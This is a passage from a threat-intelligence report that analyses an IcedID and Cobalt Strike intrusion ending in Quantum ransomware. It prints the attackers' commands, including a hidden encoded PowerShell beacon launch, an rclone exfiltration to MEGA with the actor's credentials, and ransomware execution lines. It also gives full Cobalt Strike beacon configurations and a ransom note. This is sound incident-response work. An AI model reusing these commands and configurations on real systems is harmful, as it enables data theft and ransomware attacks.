To achieve collection of various directories on multiple hosts, the threat actors used the dir command through the administrative share c\$ and redirected the output to a file text named listing.txt.

```
C:\Windows\System32\cmd.exe /C dir \\[REDACTED HOST]\c$\users >> listing.txt
```

In addition, multiple text files were also created to store the output of various discovery commands and scripts.

```
C:\ProgramData\qwe3.txt
C:\Users\[REDACTED USER]\Downloads\sns.txt
C:\Windows\Temp\events_Administrator.text
C:\Windows\Temp\events_[REDACTED USER].text
C:\Windows\Temp\listing.txt
C:\Windows\Temp\sns.txt
C:\Windows\Temp\nsserv.txt
```

Command and Control

IcedID

The malware configuration:

```
Configuration details:
{"Campaign ID": 2220668032, "C2 url": "alockajilly.com"}
```

Initially the IcedID malware made a connection to 64.227.12.[.180]:80 for it's first call back. This aligns with the domain present in the malware configuration details.


zeek.dns.query	zeek.dns.qtype_name	zeek.dns.TTLs	dns.answers.data
alockajilly.com	A	300	64.227.12.180

file.name	destination.domain	destination.ip	destination.port	http.request.method	setdata.ans.http_content_type
ET MALWARE_RU32/IcedID_Request.Cookie	alockajilly.com	64.227.12.180	80	GET	application/javascript

After the first call over an unencrypted port, command and control traffic moved over to TLS on port 443. Connections were made to various IP's over the length of the intrusion, but two made up the majority of the traffic.

destination.ip	destination.port	tls.client.ja3	tls.server.ja3s	zeek.ssl.server.nar
5.196.103.145	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	choifejuce[.]lol
5.196.103.145	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	erinindiaka[.]ques
46.101.19.119	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	opiransiuera[.]con
178.128.85.30	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	zoomersoidfor[.]c
5.252.177.10	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	considerf[.]info
66.63.188.70	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	antiflamez[.]bar
155.138.159.45	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	www[.]onlineclou

IcedID C2 beaconing over the intrusion:




Cobalt Strike


There were a number of beacons deployed across the environment, over 70 pipes were created. The beacons used recognizable default Cobalt Strike configurations and attempted to masquerade dropped files as legitimate Microsoft Windows executables. For example, on one host, we could observe over 20 pipes being created, in a pattern of postex_xxxx or MSSE-xxxx-server.

PipeName	Image
\MSSE-540-server	C:\Users\ [REDACTED] \Downloads\lsasss.exe
\MSSE-6164-server	[REDACTED] \ADMIN\$\943ae7c.exe
\MSSE-7172-server	C:\Users\ [REDACTED] \Downloads\lsasss.exe
\MSSE-7609-server	[REDACTED] \ADMIN\$\447812c.exe
\MSSE-8323-server	C:\Users\ [REDACTED] \Downloads\lsasss.exe
\MSSE-8751-server	C:\Users\ [REDACTED] \Downloads\lsasss.exe
\postex_1036	C:\Windows\SysWOW64\rundll32.exe
\postex_13e8	C:\Windows\System32\rundll32.exe
\postex_2980	C:\Windows\System32\rundll32.exe
\postex_4f80	C:\Windows\System32\rundll32.exe
\postex_56d9	C:\Windows\SysWOW64\rundll32.exe


When beacons were deployed within the environment, there was a significant increase in outbound network connections to C2 servers. For example, a beacon injected into a single Rundll32.exe process generated over 10K connections in a three hour window, consistently across two days.



The threat actors deployed various beacons over the course of the intrusion using different methods including executables, DLLs, and PowerShell beacons.



Over the length of the intrusion four different Cobalt Strike servers were observed in use. Some lasted the majority of the intrusion while others only lasted a few days.



Cobalt Strike SSL characteristics:

destination.ip	destination.port	tls.client.ja3	tls.client.ja3s	zeek.ssl.server.na
172.93.181.165	443	a0e9f5d64349fb13191bc781f81f42e1	ae4edc6faf64d08308082ad26be60767	fazehotafa[.]com
45.66.151.109	443	a0e9f5d64349fb13191bc781f81f42e1	ae4edc6faf64d08308082ad26be60767	guteyutur[.]com
111.90.143.191	443	72a589da586844d7f0818ce684948eea	ae4edc6faf64d08308082ad26be60767	–
78.128.112.139	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7	–

Analysis of the Nigu.exe binary indicated use of compression and PE loading characteristics, typically observed for Cobalt Strike payload beacon. Using CAPA, the results listed the following capabilities:

CAPABILITY	NAMESPACE
check for software breakpoints	anti-analysis/anti-debugging/debugger-detection
hash data with CRC32	data-manipulation/checksum/crc32
encode data using Base64	data-manipulation/encoding/base64
reference Base64 string	data-manipulation/encoding/base64
encode data using XOR (3 matches)	data-manipulation/encoding/xor
encrypt data using RC4 PRGA (9 matches)	data-manipulation/encryption/rc4
encrypt data using TEA	data-manipulation/encryption/tea
debug build	executable/pe/debug
write file on windows	host-interaction/file-system/write
print debug messages	host-interaction/log/debug/write-event
allocate RWX memory (2 matches)	host-interaction/process/inject
link function at runtime on Windows	linking/runtime-linking
linked against ZLIB	linking/static/zlib
parse PE header (2 matches)	load-code/pe
rebuild import table	load-code/pe

Embedded within the binary were strings such as: “inflate 1.2.11 Copyright 1995-2017 Mark Adler”. Once the file was unpacked and the Cobalt Strike beacon binary carved, the Cobalt Strike configuration could be determined as follows:

```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 5000,
  "jitter": 28,
  "maxgetsize": 1865903,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAA=",
  "license_id": 0,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "fazehotafa.com",
    "port": 443,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC1nAS8+PqMnQs3hynG2JDgMQK6ZqLkIoDXWnqaOS/dQsdKBHE0Ify,
  },
}
```

```

"host_header": "",
"useragent_header": null,
"http-get": {
  "uri": "/ak.css",
  "verb": "GET",
  "client": {
    "headers": null,
    "metadata": null
  },
  "server": {
    "output": [
      "print",
      "prepend 1767 characters",
      "base64",
      "base64url"
    ]
  }
},
"http-post": {
  "uri": "/profile",
  "verb": "POST",
  "client": {
    "headers": null,
    "id": null,
    "output": null
  }
},
"tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"crypto_scheme": 0,
"proxy": {
  "type": null,
  "username": null,
  "password": null,
  "behavior": "Use IE settings"
},
"http_post_chunk": 0,
"uses_cookies": true,
"post-ex": {
  "spawn_to_x86": "%windir%\syswow64\rundll32.exe",
  "spawn_to_x64": "%windir%\sysnative\rundll32.exe"
},
"process-inject": {
  "allocator": "VirtualAllocEx",
  "execute": [
    "CreateThread",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "min_alloc": 9369,
  "startrwx": false,
  "stub": "Ms1B7fCBDFtfSY7fRzHMbQ==",
  "transform-x86": [
    "prepend '\\x90\x90\x90\x90\x90\x90\x90\x90'"
  ],
  "transform-x64": [
    "prepend '\\x90\x90\x90\x90\x90\x90\x90\x90'"
  ],
  "userwx": false
},
"dns-beacon": {
  "dns_idle": null,
  "dns_sleep": null,
  "maxdns": null,
  "beacon": null,
  "get_A": null,
  "get_AAAA": null,
  "get_TXT": null,

```

```

      "put_metadata": null,
      "put_output": null
    },
    "pipename": null,
    "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
    "stage": {
      "cleanup": true
    },
    "ssh": {
      "hostname": null,
      "port": null,
      "username": null,
      "password": null,
      "privatekey": null
    }
  }
}

```

Configurations for other Cobalt Strike servers observed:

```

{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 60000,
  "jitter": 0,
  "maxgetsize": 1048576,
  "spawnto": "AAAAAAAAAAAAAAAAAAAA=",
  "license_id": 0,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "111.90.143.191",
    "port": 443,
    "publickey": "MIGfMA0GCsq6Sib3DQEBAQUAA4GNADCBiQKgQCnOM3nXx+7HBhkbDd+AwFrFisSunK999w2tM0uTpuuEiBalcJ"
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/j.ad",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print"
      ]
    }
  },
  "http-post": {
    "uri": "/submit.php",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
}

```

```

"http_post_chunk": 0,
"uses_cookies": true,
"post-ex": {
  "spawn_to_x86": "%windir%\syswow64\rundll32.exe",
  "spawn_to_x64": "%windir%\sysnative\rundll32.exe"
},
"process-inject": {
  "allocator": "VirtualAllocEx",
  "execute": [
    "CreateThread",
    "SetThreadContext",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "min_alloc": 0,
  "start_rwx": true,
  "stub": "Ms1B7fCBDFtFSY7fRzHMbQ==",
  "transform_x86": null,
  "transform_x64": null,
  "user_rwx": true
},
"dns-beacon": {
  "dns_idle": null,
  "dns_sleep": null,
  "max_dns": null,
  "beacon": null,
  "get_A": null,
  "get_AAAA": null,
  "get_TXT": null,
  "put_metadata": null,
  "put_output": null
},
"pipe_name": null,
"smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"stage": {
  "cleanup": false
},
"ssh": {
  "hostname": null,
  "port": null,
  "username": null,
  "password": null,
  "private_key": null
}
}

```

```

{
  "beacon_type": [
    "HTTPS"
  ],
  "sleep_time": 60000,
  "jitter": 0,
  "max_get_size": 1048576,
  "spawn_to": "AAAAAAAAAAAAAAAAAAAAAA=",
  "license_id": 305419776,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "78.128.112.139",
    "port": 443,
    "public_key": "MIGfMA0GCsq6SIb3DQEBQUAA4GNADCBiQK8gQCN0M3nXx+7HBhkbDd+AwFrFisSunK999w2tM0uTpuuEiBalcJI"
  },
  "host_header": "",
  "user_agent_header": null,
  "http_get": {
    "uri": "/ga.js",
    "verb": "GET",

```

```
"client": {
  "headers": null,
  "metadata": null
},
"server": {
  "output": [
    "print"
  ]
}
},
"http-post": {
  "uri": "/submit.php",
  "verb": "POST",
  "client": {
    "headers": null,
    "id": null,
    "output": null
  }
},
"tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"crypto_scheme": 0,
"proxy": {
  "type": null,
  "username": null,
  "password": null,
  "behavior": "Use IE settings"
},
"http_post_chunk": 0,
"uses_cookies": true,
"post-ex": {
  "spawn_x86": "%windir%\syswow64\rundll32.exe",
  "spawn_x64": "%windir%\sysnative\rundll32.exe"
},
"process-inject": {
  "allocator": "VirtualAllocEx",
  "execute": [
    "CreateThread",
    "SetThreadContext",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "min_alloc": 0,
  "start_rwx": true,
  "stub": "tUr+Aexqde3zXhpE+L05KQ==",
  "transform_x86": null,
  "transform_x64": null,
  "userwx": true
},
"dns-beacon": {
  "dns_idle": null,
  "dns_sleep": null,
  "maxdns": null,
  "beacon": null,
  "get_A": null,
  "get_AAAA": null,
  "get_TXT": null,
  "put_metadata": null,
  "put_output": null
},
"pipename": null,
"smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"stage": {
  "cleanup": false
},
"ssh": {
  "hostname": null,
  "port": null,
}
```

```
"username": null,  
"password": null,  
"privatekey": null  
}  
}
```

Remote Access Software

As shown above, three different Remote Access Software were used by the threat actor:

- Atera
- Splashtop
- AnyDesk

It is unclear why the threat actor used three different tools in order to establish an interactive and persistent command and control channel.

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: AteraAgent
Service File Name: "C:\Program Files\ATERA Networks\AteraAgent\AteraAgent.exe"
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager Logged: DAY 2 3:09:59 PM
Event ID: 7045 Task Category: None
Level: Information Keywords: Classic
User: Système Computer: Beachhead host


Event 7045, Service Control Manager

General Details


A service was installed in the system.

Service Name: Splashtop® Remote Service
Service File Name: "C:\Program Files (x86)\Splashtop\Splashtop Remote\Server\SRService.exe"
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager Logged: DAY 2 3:11:22 PM
Event ID: 7045 Task Category: None
Level: Information Keywords: Classic
User: Système Computer: Beachhead host




The AnyDesk service password was set manually using the command line as shown below:



```
powershell -np -w hidden -encodedcommand JABzAD0ATgB1AHcAL [.....] --> CS beacon
--> "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
--> C:\Windows\system32\cmd.exe /C cmd.exe /c echo Qwerty123!@#_! | C:\ProgramData\anydesk.exe --set-pas
```

The software packages were bundled within a single Microsoft Software Installer (MSI) package, named hp.msi. This was installed from the ProgramData folder, resulting in the installation of the remote management tools. The activity can be correlated against the Application log for MSI installer events (Event ID 1033).



Exfiltration

During the intrusion, the threat actors were observed accessing collected data such as ShareFinder.txt using Notepad and then copying the contents to the clipboard.

Whilst the process activity indicated Active Directory accounts being used, correlating this activity to Clipboard activity indicated matching sessions, process IDs, and the true source of the user.

In this case, ShareFinder.txt was created in the ProgramData folder by the ShareFinder.ps1 script. Approximately 2 seconds later, the threat actors accessed this file and copied the contents.

Notepad Opening ShareFinder.txt

```

UtcTime: [redacted] 22:38:03.325
ProcessGuid: {46a04f86-1e4b-6336-1204-000000000300}
ProcessId: 7140
Image: C:\Windows\System32\notepad.exe
FileVersion: [redacted]
Description: Notepad
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: NOTEPAD.EXE
CommandLine: "C:\Windows\system32\notepad.exe" "C:\ProgramData\ShareFinder.txt"
CurrentDirectory: C:\ProgramData\
User: [redacted]
LogonSid: {46a04f86-fdad-6335-4570-940100000000}
LogonId: 0x1947045
TerminalSessionId: 3
    
```

ShareFinder.txt data being copied (clipboard) by Threat Actor

```

EventCode=24
EventType=4
ComputerName=[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=109556
Keywords=None
TaskCategory=Clipboard changed (rule: ClipboardChange)
OpCode=Info
Message=Clipboard changed:
RuleName: -
UtcTime: [redacted] 22:38:05.831
ProcessGuid: {46a04f86-1e4b-6336-1204-000000000300}
ProcessId: 7140
Image: C:\Windows\System32\notepad.exe
Session: 3
ClientInfo: user=[redacted] ip: 199.101.184.230 hostname: HYPERV
    
```

Threat Actor IP

While the threat actors made attempts to proxy RDP traffic and minimize external RDP access, the threat actors' workstation was revealed in several Windows logs. Sysmon Event ID 24 linked the threat actors host name HYPERV and the IPv4 address of 199.101.184[.]230. This host name was also in the Security events:

EventCode	count
4776	26
4624	14
4779	5
4778	4

For example, Event 4779 relating to a user disconnecting from a terminal session, reveals the client name of the source workstation. The client address was the internal workstation where the RDP traffic was being proxied through.

LogName=Security
EventCode=4779
EventType=0
ComputerName [REDACTED]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=26418
Keywords=Audit Success
TaskCategory=Other Logon/Logoff Events
OpCode=Info
Message=A session was disconnected from a Window Station.

Subject:

Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0x2454211

Session:

Session Name: RDP-Tcp#3

Additional Information:

Client Name: HYPERV
Client Address: [REDACTED]

Exfiltrated Documents Opened Remotely

During the second day of the intrusion, documents from the organization were opened remotely from 212.102.59[.]162 and 165.231.182[.]14. This occurred before Rclone was used, which leads us to believe the documents were exfiltrated over one of the encrypted C2 channels.

Channel	HTTP
Time	2022-[REDACTED] 13:57:37 (UTC)
Canarytoken	[REDACTED]
Token Reminder	[REDACTED]
Token Type	ms_word
Source IP	212.102.59.162
User Agent	Mozilla/4.0 (compatible; ms-office; MSOffice 16)

Rclone

On the backup server, rclone.exe was used in order to exfiltrate data to a MEGA cloud storage.

```
rclone.exe copy --max-age 5y "\\[REDACTED BACKUP]E:[REDACTED]" remote:Groups --exclude "*.psd,7z,dwg,rar"
```

From the rclone.exe configuration file, we can retrieve the user's mail address and password.

```
[mega]  
type = mega  
user = goodvibe888@proton.me  
pass = LEMC ddTg
```

Mega user account:

```
goodvibe888@proton.me
```


Impact

Alert

Interestingly, the operator issued a command that displayed an alert informing the end user of a compromise, specifically with Cobalt Strike. Its unclear why the operator chose to do this, as this was around three hours prior to the ransomware being executed or a ransom note being dropped.

```
Creator Process Name: C:\Windows\SysWOW64\rundll32.exe  
Process Command Line: C:\Windows\system32\cmd.exe /C powershell -Command "Add-Type -AssemblyName PresentationFramework; [System.Windows.MessageBox]::Show('Alert: this system is compromised with Cobalt Strike!');"
```

The alert message that was visible:



The activity can be observed in the PowerShell WinEvent logs:

Level	Source	Ev...	Task Category
Information	PowerShell (Microsoft-Windows-PowerShell)	4103	Executing Pipeline
Information	PowerShell (Microsoft-Windows-PowerShell)	4103	Executing Pipeline

Event 4103, PowerShell (Microsoft-Windows-PowerShell)	
General	Details
CommandInvocation(Add-Type): "Add-Type" ParameterBinding(Add-Type): name="AssemblyName"; value="PresentationFramework"	
Context: Severity = Informational Host Name = ConsoleHost Host Version = 5.1.17763.592 Host ID = 1403d604-cfd2-438f-ab15-c366de165380 Host Application = powershell -Command Add-Type -AssemblyName PresentationFramework; [System.Windows.MessageBox]::Show('Alert: this system is compromised with Cobalt Strike!');	

Ransomware

The threat actors dropped the first of their ransomware binaries on the fourth day of the intrusion. Around 40 minutes after creating the alert messages for Cobalt Strike to show up, they dropped locker_64.exe on the backup server. They created a file (2.txt) and populated it with a list of hosts they had uncovered during their discovery activity. The locker_64.exe file was then renamed to 64.exe and executed using the text file in the command arguments:

```
64.exe /target=@2.txt
```

The threat actors attempted to execute the malware across all hosts in the target list, but only execution on the backup server was observed.

The threat actor then tried again on a different server using a DLL this time:

```
rundll32 locker_32.dll,run /target=@2.txt
```


Again, only execution on the server was observed. They then executed a new Cobalt Strike PowerShell beacon on a 3rd server and executed the ransomware using that.

```
"c:\windows\system32\powershell\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile  
→ C:\Windows\system32\cmd.exe /C locker_64.exe
```


They then opened an RDP connection back to the primary domain controller and proceeded to try to execute the binary with a target list again. After only affecting the single host, the threat actors dropped several batch scripts on the server:

```
pass.bat  
1.bat  
2.bat
```

The script pass.bat proceeded to reset all the user accounts in the domain to a single password set by the threat actors.



There were thousands of Windows Security Event ID 4724 events generated within a two minute period.



This password reset would enable the next scripts to function as intended while also hampering any recovery activity.

The 1.bat file then proceeded to copy the ransomware binary across to hosts in the environment.

Image ↕	TargetFilename ↕
C:\ProgramData\locker_32.exe	C:\Users\Public\Videos\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Pictures\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Music\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Libraries\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Downloads\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Documents\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Desktop\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\AccountPictures\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Downloads\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Desktop\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Default\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Downloads\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Desktop\README_TO_DECRYPT.html

The HTML file displayed the all but familiar message:

ALL YOUR DATA
IS ENCRYPTED
by **QUANTUM**

What happened?

- All your files are encrypted on all devices across the network
- Huge volume of your data including financial, customer, partner and employees data was downloaded to our internal servers

What's next?

- If you don't get in touch with us next 48 hours, we'll start publishing your data to the [Data Leaks Portal / TOR Data Leaks Portal](#)

How do I recover?


- There is no way to decrypt your files manually unless we provide a special decryption tool
- Please download [TOR browser](#) and [CONTACT US](#) for further instructions

47 **59** **48**
Hours Minutes Seconds

